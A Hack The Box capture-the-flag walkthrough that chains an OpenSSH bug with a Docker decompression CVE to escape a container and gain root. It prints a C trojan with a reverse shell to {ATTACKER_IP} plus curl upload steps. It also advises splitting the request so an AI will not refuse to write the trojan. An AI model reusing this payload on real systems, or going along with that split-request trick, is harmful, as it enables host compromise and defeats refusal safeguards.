DoubleTake - Hack The Box Walkthrough
DoubleTake is a CVE focused machine, what I mean by that is it does not get exploited by normal exploitation techniques like you’d expect in a web app. We start with a CVE and go forward with it to get a RCE then exploit another CVE to get higher privilege. I know all exploitations are registered as some CVE but these are of the type you’ll learn when you read the CVE for that specific vulnerability.
Let’s start.
Enumeration
nmap
We start wth a nmap scan as always
1
2
3
4
5
└─$ nmap 10.129.55.79

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
so port 22, 80 are open, we’ll run a full scan for some additional info
1
2
3
4
5
6
7
8
9
10
└─$ nmap 10.129.55.79 -A -p80,22

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.6 (protocol 2.0)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-auth:
| HTTP/1.1 401 UNAUTHORIZED\x0D
|_  Basic realm=Zentara
If we visit the port 80, we get prompted with a login form, so to access it we’ll have to get the credentials first from somewhere, and that leaves the ssh but we don’t have the ssh credentials as well, nice (you chose this life bro don’t blame the machine). We will look for exploits using the info we got from the nmap scan.
Vulnerability Assessment

Okay so it is running OpenSSH 10.6 (protocol 2.0), now after some research I found out this specific version of OpenSSH has a CVE-2026-123158 aka *sshole (yes). It was very messy to understand yet it sounded so simple (it is very simple), thanks to Ozgun Kultekin for his amazing website here, he explained it wayy easy and in the end you can perform and see too how easy it is to crack it.
Initial Foothold
It is really very easy, all you have to do is ssh as the alpine user, enter a pass (whatever you want) then enter another password >256 bytes and you are good to go

And just like that you get a alpine shell. now lets try to cat the user flag


Looks like we don’t have the permission, no problem, then let’s get the login credentials then of the web app. If we go the alpine user and list all the files we’ll find a .mozilla folder and inside it, that folder will have another folder named firefox and inside it will be a file zenatara.default. That file will contain the credentials for the user bob.
Both of them are base64 encoded.
1
bob:CorrectHorseBatteryStaple
nicee, now before going to the web app, lets try getting a ssh for bob using the credentials we got. If we succeed we can pwn the user.

okay user pwned.
Privilege Escalation
Okay now as the user is pwned, let’s visit the web using bob credentials.

We are given a AI chatbot, we cannot interact with it but we can read the chats. In the first chat if we look closely we will see it says the platform decompresses xz server-side, okay interesting.
Let’s look around a bit more

Docker 29.5.0. Lets check if it has any CVE.

CVE-2026-41567
Now what does it say:
When a user uploads a compressed archive into a container, a malicious image can execute arbitrary code with daemon (host root) privileges.
When handling PUT /containers/{id}/archive requests with compressed archives, the daemon decompresses them using external system binaries. Due to incorrect ordering of operations, these binaries are resolved from the container’s filesystem rather than the host’s. A container image that includes a trojanized decompression binary can achieve code execution as the daemon process whenever a compressed archive is uploaded to that container. The executed binary runs with the daemon’s full privileges, including host root UID and unrestricted capabilities.
In simple words, we have a file upload feature, now that file upload feature accepts compressed archives, and the daemon decompresses them using external system binaries, well we kind of knew that from the chats. Next it says Due to incorrect ordering of operations, these binaries are resolved from the container's filesystem rather than the host's. now why and how is this bad?
Normally, We have zero access to the host’s filesystem. We cannot touch /bin/tar on the host machine. Even if we are restricted, we might have root privileges inside our own container namespace. This means we can freely modify files inside the container’s local filesystem. For example, replacing /bin/tar or /bin/sh with whatever malicious code you want. If the daemon correctly used the host’s filesystem, it would execute the host’s legitimate, safe tar binary. Our malicious modifications inside the container would be completely ignored, and the archive would just extract normally.
The Bug: The vulnerability happens because the daemon is tricked into looking inside the container’s filesystem to find the decompression tool. Because we control the container’s filesystem, we can plant a fake, trojanized binary right where the daemon expects to find it. (like a reverse shell)
Craft the Trojan
Let’s craft the trojan, things to keep in mind:
- we need to execute it outside our container, if we just use a normal reverse shell it will only give us the permissions and file system visibility of that container.
- we need to mount proc and use chroot to build a trojan that breaks us out of the container and gets us a host level access. Ask any ai to build it for you just dont add the reverse shell part or they may deny your request. Add the reverse shell line later by your own. I have provided the exploit below.
1
2
3
4
5
6
7
8
9
10
11
12
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mount.h>
int main(int argc, char *argv[]) {
mount("proc", "/proc", "proc", 0, NULL);
chroot("/proc/1/root");
chdir("/");
execl("/bin/bash", "bash", "-c",
"bash -i >& /dev/tcp/{ATTACKER_IP}/4444 0>&1", NULL);
return 1;
}
1
2
#compile it
gcc -static -o xz xz.c
Now in your machine, setup a staging directory structure pkg/usr/bin/ -> then copy your xz binary from the current directory into the staging directory -> get inside the pkg directory and archive usr/bin/xz into dummy.tar in the parent directory.
1
2
3
4
mkdir -p pkg/usr/bin
cp xz pkg/usr/bin/xz
cd pkg && tar cf ../dummy.tar usr/bin/xz
cd ..
Doing this from inside pkg ensures the archive paths are relative (usr/bin/xz). If we extract it from the root directory (/) it will extract directly to /usr/bin/xz
Deploy
When we try to use the web interface to deploy out exploit, we are prompted with expired token, looking around we’ll see a deploy feature in api docs

Using this let’s upload our trojan in the root directory so when it extracts it replaces the original usr/bin/xz
1
2
3
4
curl -u bob:CorrectHorseBatteryStaple \
-F 'archive=@dummy.tar' \
-F 'workspace=/' \
http://10.129.234.54/deploy

Now let’s craft a .xz switch that will trigger the usr/bin/xz and get us a reverse shell
1
echo x > t && tar cf - t | xz > switch.tar.xz
Now setup a listener and upload it. We should get a root shell.
1
2
3
4
curl -u bob:CorrectHorseBatteryStaple \
-F 'archive=@switch.tar.xz' \
-F 'workspace=/workspace' \
http://10.129.55.79/deploy

We can now cat out the flag

And we pwned the machine.
if you liked it or have something to say, leave a comment